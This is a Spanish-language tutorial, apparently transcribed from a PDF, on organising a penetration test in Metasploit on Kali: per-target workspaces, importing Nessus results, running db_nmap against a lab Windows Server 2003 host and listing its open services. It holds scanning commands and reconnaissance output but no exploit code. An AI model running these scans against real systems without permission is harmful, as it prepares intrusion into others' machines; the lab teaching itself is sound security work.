
Una cosa importante son los Workspace o lugares de trabajo, si ejecutamos workspace, entra en nuestro entorno de trabajo por defecto.



Creamos otro workspace para atacar un Windows XP y vemos que se ha creado. Para ello ponemos workspace –a WinXP.



Creamos varios, uno por cada máquina virtual que tengamos y que queramos atacar.




El asterisco marca el que está activo en este momento. Para cambiarlo se hace workspace y el nombre del workspace al que deseamos acceder.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces

msf > workspace
  default
  WinXP
  Server2003
  MetaSploit
* Debian
msf > workspace WinXP
[*] Workspace: WinXP
msf > workspace
  default
* WinXP
  Server2003
  MetaSploit
  Debian
msf >
```


Damos un ls para ver el nombre de los archivos a importar del Nessus que salvé anteriormente. En este caso para no complicarme los metí en el Home del root, que es desde el directorio que me arranca Metasploit.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
  Debian
msf > ls
[*] exec: ls

Debian.nessus
Debian_wexklf.html
Debian_xw014e.csv
Desktop
Hackertest.mtgx
Hackertest.nessus
kb_192.168.20.31.txt
Metasploit_5mi6ro.html
Metasploit_dj99kr.csv
Metasploit.nessus
Metasploit.txt
Server2003_fjnuhn.html
Server2003_ghzv96.csv
Server2003.nessus
VBoxLinuxAdditions.run
Windows_XP_ch10dy.html
WindowsXP.nessus
Windows_XP_ocpo6h.csv
XPSP2.xml
msf >
```

Ahora importamos el archivo del Nesus del Windows XP con el comando db_import al workspace en el que estamos.



Ahora entramos en el workspace del Server2003 y vemos con el comando hosts los equipos que descubrimos con el Nessus.



Ahora usamos el comando db_nmap –v –A y la IP del equipo para ver los puertos abiertos de la víctima.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

msf > db_nmap -v -A 192.168.20.31
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-15 09:43 CET
[*] Nmap: NSE: Loaded 118 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating ARP Ping Scan at 09:43
[*] Nmap: Scanning 192.168.20.31 [1 port]
[*] Nmap: Completed ARP Ping Scan at 09:43, 0.02s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 09:43
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 09:43, 0.24s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 09:43
[*] Nmap: Scanning 192.168.20.31 [1000 ports]
[*] Nmap: Discovered open port 135/tcp on 192.168.20.31
[*] Nmap: Discovered open port 139/tcp on 192.168.20.31
[*] Nmap: Discovered open port 445/tcp on 192.168.20.31
[*] Nmap: Discovered open port 88/tcp on 192.168.20.31
[*] Nmap: Discovered open port 593/tcp on 192.168.20.31
[*] Nmap: Discovered open port 3268/tcp on 192.168.20.31
[*] Nmap: Discovered open port 464/tcp on 192.168.20.31
[*] Nmap: Discovered open port 636/tcp on 192.168.20.31
[*] Nmap: Discovered open port 1027/tcp on 192.168.20.31
[*] Nmap: Discovered open port 1026/tcp on 192.168.20.31
[*] Nmap: Discovered open port 389/tcp on 192.168.20.31
[*] Nmap: Discovered open port 1042/tcp on 192.168.20.31
[*] Nmap: Discovered open port 3269/tcp on 192.168.20.31
[*] Nmap: Completed SYN Stealth Scan at 09:43, 0.48s elapsed (1000 total ports)
[*] Nmap: Initiating Service scan at 09:43
```

Los comando del db_nmap, son los mismos que con el programa Nmap. En MetaSploit para obtener ayuda de un comando escribimos help comando (ejemplo: help workspace), pero en los externos como es el db_nmap, usaremos comando -h (ejemplo: db_nmap –h).

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

msf > db_nmap -h
[*] Nmap: Nmap 6.47 ( http://nmap.org )
[*] Nmap: Usage: nmap [Scan Type(s)] [Options] {target specification}
[*] Nmap: TARGET SPECIFICATION:
[*] Nmap: Can pass hostnames, IP addresses, networks, etc.
[*] Nmap: Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
[*] Nmap: -iL <inputfilename>: Input from list of hosts/networks
[*] Nmap: -iR <num hosts>: Choose random targets
[*] Nmap: --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
[*] Nmap: --excludefile <exclude_file>: Exclude list from file
[*] Nmap: HOST DISCOVERY:
[*] Nmap: -sL: List Scan - simply list targets to scan
[*] Nmap: -sn: Ping Scan - disable port scan
[*] Nmap: -Pn: Treat all hosts as online -- skip host discovery
[*] Nmap: -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
[*] Nmap: -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
[*] Nmap: -PO[protocol list]: IP Protocol Ping
[*] Nmap: -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
[*] Nmap: --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
[*] Nmap: --system-dns: Use OS's DNS resolver
[*] Nmap: --traceroute: Trace hop path to each host
[*] Nmap: SCAN TECHNIQUES:
[*] Nmap: -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
[*] Nmap: -sU: UDP Scan
[*] Nmap: -sN/sF/sX: TCP Null, FIN, and Xmas scans
[*] Nmap: --scanflags <flags>: Customize TCP scan flags
[*] Nmap: -sI <zombie host[:probeport]>: Idle scan
[*] Nmap: -sY/sZ: SCTP INIT/COOKIE-ECHO scans
```


El comando services nos muestra los servicios abiertos de la víctima.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
[*] Nmap: nmap -v -iR 10000 -Pn -p 80
[*] Nmap: SEE THE MAN PAGE (http://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
msf > services

Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
192.168.20.31   88    tcp    kerberos-sec  open   Windows 2003 Kerberos server time: 2015-01-15 08:
44:05Z
192.168.20.31   123   udp    ntp           open
192.168.20.31   135   tcp    msrpc         open   Microsoft Windows RPC
192.168.20.31   137   udp    netbios-ns    open
192.168.20.31   139   tcp    netbios-ssn   open
192.168.20.31   389   tcp    ldap          open
192.168.20.31   445   tcp    microsoft-ds  open   Microsoft Windows 2003 or 2008 microsoft-ds
192.168.20.31   464   tcp    kpasswd5      open
192.168.20.31   593   tcp    ncacn_http    open   Microsoft Windows RPC over HTTP 1.0
192.168.20.31   636   tcp    tcpwrapped    open
192.168.20.31   1026  tcp    msrpc         open   Microsoft Windows RPC
192.168.20.31   1027  tcp    ncacn_http    open   Microsoft Windows RPC over HTTP 1.0
192.168.20.31   1038  tcp    dce-rpc       open
192.168.20.31   1042  tcp    msrpc         open   Microsoft Windows RPC
192.168.20.31   3268  tcp    ldap          open
192.168.20.31   3269  tcp    tcpwrapped    open

msf >
```

El comando vulns nos mostrará las vulnerabilidades del archivo obtenido por el Nessus, el Openvas, etc.

